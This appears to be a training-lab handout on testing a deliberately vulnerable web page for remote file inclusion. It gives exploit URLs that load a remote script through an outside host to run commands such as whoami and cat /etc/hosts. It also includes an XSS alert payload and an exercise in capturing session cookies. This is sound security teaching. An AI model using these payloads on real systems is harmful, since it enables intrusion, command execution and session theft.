




Activity File: Remote File Inclusion

- In this activity, you will continue your role as an application security engineer with Replicants.
- You've just tested the company's main production website and confirmed there is another back-end component vulnerability, **local file inclusion (LFI)**.
- Your manager is now concerned that the website is also vulnerable to **remote file inclusion (RFI)** and would like you to test for this vulnerability.
- Your manager has asked you to propose a mitigation strategy based on your findings.

Setup

- Access your web lab and open a browser.
- Return to the same webpage from the previous activity: <http://192.168.13.25>.
 - Select the **File Inclusion** option from the menu on the left side of the page.
 - Note that this is the same page where the directory traversal activity was done.
 - Alternatively, you can access the webpage directly by using this link: <http://192.168.13.25/vulnerabilities/fi/>.
- The page should resemble the following image:



- **Note:** If you have any issues accessing this webpage, you might need to repeat the activity setup steps from the SQL Injection Activity in 15.1.

Instructions

The webpage you have revisited represents a page within Replicants's website designed to display files within its web server. You previously determined this page has a directory traversal vulnerability. Complete the following steps to determine if this same webpage also has an **RFI** vulnerability:

1. Test the intended use of the web application.
 - Select **File1.php**, and note the following:
 - The URL changes to the following:
<http://192.168.13.25/vulnerabilities/fi/?page=file1.php>.
 - The content on the webpage is displayed as follows:

Unset

- **Hello admin**

- Your IP address is: 192.168.13.1

- Select the other links ([File2.php](#) and [File3.php](#)) and note their URL and webpage changes.

2. Test an unintended function of the application by referencing a remote webpage.

- Note that you just tested how the application is designed to access a file on the Replicants web server.
- Let's test what will happen if the URL is modified to reference an external or remote webpage.
- Change the URL parameter to reference an external URL (<http://www.example.com>) instead of one of the files ([File1.php](#)). For example:
 - <http://192.168.13.25/vulnerabilities/fi/?page=http://www.example.com>
- Note how the example.com webpage has been added to the top of the Replicants website.
 - Test other webpages by replacing example.com with other URLs.
- Note that this illustrates that the webpage is designed to allow external references.
- Let's try something a little more malicious by referencing a remote script instead of a webpage!

3. Test RFI.

- We just saw how this webpage allows referencing external sources such as webpages.
 - Let's see what will happen if we reference a malicious external script instead of a webpage.
- Using your browser in your web lab, view the following webpage:
 - <https://tinyurl.com/y498epmz>
- Note how this looks exactly like the script that was used in the LFI activity.
 - But this script is hosted remotely!

- Change the URL to reference this webpage, instead of example.com:
<http://192.168.13.25/vulnerabilities/fi/?page=https://tinyurl.com/y498epmz>.
- Note that this will not do anything. Similar to the remote inclusion activity, we must provide the script with a command-line command!
- Let's start with the `whoami` command.
 - To add this command into the URL, add `cmd=whoami&` between `?` and `page`, as follows:
 - `http://192.168.13.25/vulnerabilities/fi/?cmd=whoami&page=https://tinyurl.com/y498epmz`
- Run the command and note the results on the top left of the page.
- Now, see if you can modify the command to run the following:
 - `ls`
 - `ps`
 - cat the `/etc/hosts` file

4. **Bonus:** Combine RFI and cross-site scripting.

- So far you have been able to run **RFI** by running remote scripts against a vulnerable web server.
- These scripts have referenced an external webpage that contained a malicious script.
- Let's see what would happen if you referenced a script that contained a **cross-site scripting** payload.
- Using your browser again, look at the following webpage:
 - <https://tinyurl.com/yxk853vy>
 - Note how this page contains a script that includes XSS payloads we developed previously.

- `<script>alert("Hey you have been hacked")</script>`

- Note that the exception is that the XSS payload is embedded within a PHP script.
- Change the URL to reference this webpage, to see if you can get the XSS payload to execute the pop-up!

5. **Super Bonus:** Develop your own malicious script to capture cookies with an RFI exploit.

- So far you have referenced pre-built webpages that contained malicious PHP script.
- Let's see if you can write your own malicious PHP script webpage.
 - When your webpage is referenced, a script should run and pop up with the user's session cookies.
- **Hint:** Look at the format of the script from Step 4, and modify this script to pop up with the session cookies:

```
<script>alert("Hey you have been hacked")</script>
```

- **Hint:** To build a webpage with the script, do the following:
 - Add your script to the following webpage: <http://pastie.org/>.
 - Select Save Paste and then Raw on the top right to display the raw code.
 - This will create a unique URL with your code.
- Reference the URL of this raw code from the same vulnerable webpage.
 - Run your URL and see if you can successfully get the session cookies to appear on a pop-up!

6. Answer the following mitigation strategy questions:

- Explain to your manager how a malicious user might exploit these vulnerabilities. Be sure to include the potential impact.
- Describe in plain language to your manager how you can mitigate the vulnerabilities you just exploited.